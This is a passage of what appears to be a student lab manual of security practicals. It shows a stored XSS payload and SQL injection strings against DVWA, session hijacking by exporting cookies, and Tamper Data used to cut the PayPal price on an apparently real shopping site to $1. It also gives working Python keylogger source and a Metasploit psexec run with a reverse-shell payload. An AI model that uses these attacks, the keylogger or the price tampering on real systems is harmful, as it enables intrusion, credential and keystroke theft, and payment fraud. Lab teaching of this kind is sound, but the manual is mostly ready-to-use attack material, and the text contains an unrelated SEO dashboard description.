-?, --help        Shows the help screen.
```

## PRACTICAL NO. 6

### AIM: Simulate persistant Cross Site Scripting attack.

Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerability: Stored Cross Site Scripting (XSS) - Mozilla Firefox

File Edit View History Bookmarks Tools Help

Damn Vulnerable Web App (DV...)

http://192.168.1.106/dvwa/vulnerabilities/xss\_s/

DVWA

Vulnerability: Stored Cross Site Scripting (XSS)

Name \* Test 1

Message \* <script>alert("This is a XSS Exploit Test")</script>

Sign Guestbook

Name: test  
Message: This is a test comment.

More info

<http://ha.ckers.org/xss.html>  
[http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting)  
<http://www.cgisecurity.com/xss-faq.html>

Home Instructions Setup Brute Force Command Execution CSRF File Inclusion SQL Injection SQL Injection (Blind) Upload XSS reflected XSS stored DVWA Security

Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerability: Stored Cross Site Scripting (XSS) - Mozilla Firefox

File Edit View History Bookmarks Tools Help

Damn Vulnerable Web App (DV...)

http://192.168.1.106/dvwa/vulnerabilities/xss\_s/

DVWA

Vulnerability: Stored Cross Site Scripting (XSS)

This is a XSS Exploit Test

OK

Name: test  
Message: This is a test comment.

Name: Test 1  
Message:

Home Instructions Setup Brute Force Command Execution CSRF File Inclusion SQL Injection SQL Injection (Blind) Upload XSS reflected XSS stored DVWA Security

## PRACTICAL NO. 7

### AIM: Session impersonation using Firefox and Tamper Data add-on

#### A] Session Impersonation


##### STEPS

1. Open FireFox
2. Go to Tools > Addons > Extension
3. Search and install EditThisCookie or Cookie Import/Export or any other Cookie tool
4. Then Click on Cookie extension to get cookie
5. Open a Website and Login and then click on export cookie



Logout from the webpage once the cookie got exported

Paste the cookie in the tool which you have exported and click on green tick



And you are in

A screenshot of the SEMrush SEO Toolkit dashboard. The left sidebar shows navigation links for SEO Toolkit, Competitive Research, Keyword Research, Link Building, and Rank Tracking. The main dashboard features sections for "Add domains and monitor their performance", "Position Tracking", "Site Audit", "On Page SEO Checker", and "Social Media Tracker". The "Site Audit" section contains a table with data for projects like Pholio, DCC, BuyTheTop10, reer, and appzoro. The "On Page SEO Checker" section also lists projects with their respective metrics. A "Collect SEO Ideas" button is visible in the bottom right corner of the audit table.

## Tamper DATA add-on

1. Open FireFox
2. Go to Tools > Addons > Extension
3. Search and install Temper Data

Select a website for tempering data e.g(razorba)

The screenshot shows a Firefox browser window with the address bar set to [www.razorba.com/cart.aspx](http://www.razorba.com/cart.aspx). The main content area displays a shopping cart titled "Shopping Cart". The cart table has columns for Denote, Product, Qty, Price, and Total. One item is listed: "Razorba SUM3x Power Starter Edition" with a quantity of 2, a price of \$79.95, and a total of \$159.90. Below the table, there's a note about shipping and a section for entering a promo code. To the left of the cart, a sidebar lists various media sources. On the right side of the browser, the Tamper Data extension is open, showing a list of "Ongoing requests" and a detailed view of a selected request with its header and response sections.

Select any item to buy  
Then Click to add cart  
Then Click on tool for tempering Data

The screenshot shows a web browser window for Razoria Checkout at <https://www.razoria.com/checkout.aspx?i=payment>. The main content is an 'Order Summary' table:

| Product                            | Qty | Price         | Total           |
|------------------------------------|-----|---------------|-----------------|
| Razoria SUM3 Power Starter Edition | 2   | \$79.95       | \$159.00        |
| Shipping - One Day                 | -   | \$113.11      | \$113.11        |
|                                    |     | <b>Total:</b> | <b>\$273.01</b> |

Below the table is a 'Choose Payment Method' section with buttons for Visa / MasterCard, Discover, American Express, PayPal, and Mail or FAX. A yellow arrow points to the PayPal button. To the right, a Tamper Data window displays network traffic and a table for modifying headers.

Then Start tempering the data

The Tamper Popup dialog box shows the following data:

| Request Header Name | Request Header ..     | Post Parameter Name | Post Parameter V... |
|---------------------|-----------------------|---------------------|---------------------|
| Host                | www.paypal.com        | cmd                 | _cart               |
| User-Agent          | Mozilla/5.0 Wind      | business            | order%5A0Razorba    |
| Accept              | text/html,application | upload              | 1                   |
| Accept-Language     | en-GB,en;q:0.5        | undefined_quantity  | 1                   |
| Accept-Encoding     | gzip, deflate, br     | item_name_1         | Razoria-SUM3x       |
| Referer             | https://www.razori... | amount_1            | 1                   |
| Cookie              | JANGZem-US%5BR        | quantity_1          | 2                   |

Buttons at the bottom include OK and Cancel.

Here you go


The modified order summary table shows:

| Your order summary                                      |        |
|---|--------|
| Descriptions  | Amount |
| Razoria SUM3 Power Starter Edition<br>Item price \$1.00 | \$2.00 |
| Quantity: <input type="text" value="1"/>                |        |
| <b>Update</b>   |        |
| Item total  | \$2.00 |
| Total \$2.00 USD  |        |


## PRACTICAL NO. 8

**AIM:** Perform SQL injection attack.

Step 1 : Open XAMPP and start apache and mysql.



Step 2 : Go to web browser and enter site localhost/phpmyadmin.



Step 3 : Create database with name sql\_db.

The screenshot shows the phpMyAdmin interface for MySQL version 5.6.37. The title bar indicates the connection is to 'localhost / 127.0.0.1 | phpMyAdmin'. The main menu includes File, Edit, View, History, Bookmarks, Tools, and Help. Below the menu is a toolbar with icons for Home, Import, Export, and Status. The left sidebar displays a tree view of databases: New, cdcol, information\_schema, mysql, performance\_schema, phpmyadmin, sql\_db, test, and webauth. The central panel is titled 'Users overview' and contains a table of user privileges. The table has columns: User, Host, Password, Global privileges, Grant, and Action. The data in the table is as follows:

| User          | Host      | Password | Global privileges | Grant  | Action   |
|---------------|-----------|----------|-------------------|--|--|
| Any %         | -         | USACE    | No                | <a href="#">Edit Privileges</a> <a href="#">Export</a> |  |
| Any linux     | No        | USACE    | No                | <a href="#">Edit Privileges</a> <a href="#">Export</a> |  |
| Any localhost | No        | USACE    | No                | <a href="#">Edit Privileges</a> <a href="#">Export</a> |  |
| pma           | localhost | No       | USACE             | No   | <a href="#">Edit Privileges</a> <a href="#">Export</a> |
| root          | linux     | No       | ALL PRIVILEGES    | Yes  | <a href="#">Edit Privileges</a> <a href="#">Export</a> |
| root          | localhost | No       | ALL PRIVILEGES    | Yes  | <a href="#">Edit Privileges</a> <a href="#">Export</a> |

Below the table are buttons for 'Check All' and 'With selected: [Export](#)'. At the bottom are buttons for 'Add user' and 'Remove selected users'.

Step 4 : Go to site localhost/sql\_injection/setup.php and click on create/reset database.



Step 5 : Go to login.php and login using admin and .



Step 6 : Opens the home page.



Step 7 : Go to security setting option in left and set security level low.


A screenshot of a web browser window showing the DVWA (Damn Vulnerable Web Application) interface. The title bar says "localhost / 127.0.0.1 / prachi ...". The main content area has a header "DVWA Security" with a lock icon. On the left, there's a sidebar menu with various options like Home, Instructions, Setup, Brute Force, Command Execution, CSRF, Insecure CAPTCHA, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and XSS stored. The "SQL Injection" option is currently selected and highlighted in green. The main content area under "Script Security" shows the security level is currently "high". A dropdown menu allows changing the security level to "low", which is selected. A "Submit" button is present. Below this, there's a section for "PHPIDS" with a brief description and a link to enable it. There are also links for "Simulate attack" and "View IDS log".

Step 8 : Click on SQL injection option in left.

A screenshot of a web browser window showing the DVWA interface. The title bar says "localhost / 127.0.0.1 | phpMy...". The main content area has a header "Vulnerability: SQL Injection". On the left, there's a sidebar menu with various options like Home, Instructions, Setup, Brute Force, Command Execution, CSRF, Insecure CAPTCHA, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and XSS stored. The "SQL Injection" option is currently selected and highlighted in green. The main content area has a "User ID:" input field with a "Submit" button. Below this, there's a "More info" section with several links related to SQL injection:

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- [http://en.wikipedia.org/wiki/SQl\\_injection](http://en.wikipedia.org/wiki/SQl_injection)
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- [http://pentestmonkey.net/cheat-sheet/sql-injection/mysql\\_sql-injection-cheat-sheet](http://pentestmonkey.net/cheat-sheet/sql-injection/mysql_sql-injection-cheat-sheet)

Step 9 : Write "1" in text box and click on submit.



A screenshot of a web browser showing the DVWA (Damn Vulnerable Web Application) SQL Injection page. The URL is `localhost/Sqli_injection/vulnerabilities/sqli/?id=1&Submit`. The page title is "Vulnerability: SQL Injection". On the left, there's a sidebar with various menu items: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, Insecure CAPTCHA, File Inclusion, SQL Injection (selected), SQL Injection (Blind), Upload, XSS reflected, and XSS stored. The main content area has a "User ID:" label with a text input field containing "1". Below it, the output shows: ID: 1, First name: admin, Surname: admin. There's also a "More info" section with several links to external resources about SQL injection.

Step 10 : Write "a' or '='" in text box and click on submit.



A screenshot of a web browser showing the DVWA SQL Injection page. The URL is `localhost/Sqli_injection/vulnerabilities/sqli/?id=a'+or+'=%3D&Submit`. The page title is "Vulnerability: SQL Injection". The sidebar and main content area are identical to the previous screenshot, but the output below the "User ID:" field now shows multiple entries for different users, indicating a successful SQL injection exploit. The output includes:

- ID: a' or '=' First name: admin Surname: admin
- ID: a' or '=' First name: Gordon Surname: Brown
- ID: a' or '=' First name: Hack Surname: Me
- ID: a' or '=' First name: Pablo Surname: Picasso
- ID: a' or '=' First name: Bob Surname: Smith

Step 11 : Write "1=1" in text box and click on submit.



A screenshot of a web browser showing the DVWA (Damn Vulnerable Web Application) SQL Injection page. The URL in the address bar is `localhost /sql_injection/vulnerabilities/sql/?id=1%3D1&Submit=Submit#`. The main content area displays the title "Vulnerability: SQL Injection". On the left, there is a sidebar menu with various exploit categories, and "SQL Injection" is highlighted in green. Below the title, there is a form field labeled "User ID:" containing the value "1=1". Underneath the form, the output shows: "ID: 1=1", "First name: admin", and "Surname: admin". At the bottom of the page, there is a "More info" section with several links related to SQL injection.

Step 12 : Write "1\*" in text box and click on submit.



A screenshot of a web browser showing the DVWA SQL Injection page. The URL in the address bar is `localhost /sql_injection/vulnerabilities/sql/?id=1*&Submit=Submit#`. The main content area displays the title "Vulnerability: SQL Injection". On the left, there is a sidebar menu with various exploit categories, and "SQL Injection" is highlighted in green. Below the title, there is a form field labeled "User ID:" containing the value "1\*". Underneath the form, the output shows: "ID: 1\*", "First name: admin", and "Surname: admin". At the bottom of the page, there is a "More info" section with several links related to SQL injection.


## PRACTICAL NO. 9

**Aim:** - Create a simple keylogger using python

**Code:** -

```
from pynput.keyboard import Key, Listener
import logging
# if no name it gets into an empty string
log_dir = ""
# This is a basic logging function
logging.basicConfig(filename=(log_dir+"key_log.txt"), level=logging.DEBUG,
format='%(asctime)s:%(message)s')
# This is from the library
def on_press(key):
    logging.info(str(key))
# This says, listener is on
with Listener(on_press=on_press) as listener:
    listener.join()
```

**Output:** -



The screenshot shows a Notepad window titled "key\_log.txt - Notepad". The menu bar includes File, Edit, Format, View, and Help. The main content area displays a series of log entries in black text on a white background. Each entry consists of a timestamp followed by a comma, a timestamp, a key code, and a colon. The log entries are as follows:

```
2018-11-04 22:30:58,825:u'h':  
2018-11-04 22:30:59,315:u'e':  
2018-11-04 22:30:59,683:u'l':  
2018-11-04 22:30:59,898:u'l':  
2018-11-04 22:31:00,098:u'o':  
2018-11-04 22:31:19,914:Key.space:  
2018-11-04 22:31:20,490:u'w':  
2018-11-04 22:31:20,641:u'o':  
2018-11-04 22:31:21,187:u'r':  
2018-11-04 22:31:21,378:u'l':  
2018-11-04 22:31:21,602:u'd':
```

## PRACTICAL NO. 10

### AIM: Using Metasploit to exploit

Steps:

Download and open metasploit

Use exploit to attack the host

Create the exploit and add the exploit to the victim's PC

```
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set RHOST 192.168.1.100
RHOST => 192.168.1.100
msf exploit(psexec) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf exploit(psexec) > set LHOST 192.168.1.5
LHOST => 192.168.1.5
msf exploit(psexec) > set LPORT 4444
LPORT => 4444
msf exploit(psexec) > set SMBUSER victim
SMBUSER => victim
msf exploit(psexec) > set SMBPASS s3cr3t
SMBPASS => s3cr3t
msf exploit(psexec) > exploit

[*] Connecting to the server...
[*] Started reverse handler
[*] Authenticating as user 'victim'...
[*] Uploading payload...
[*] Created \hikmEeEM.exe...
[*] Binding to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.100[\svcctl] ...
[*] Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.100[\svcctl] ...
[*] Obtaining a service manager handle...
[*] Creating a new service (ciWyCVEp - "MXAVZsCqfRtzwScLdexnD")...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
```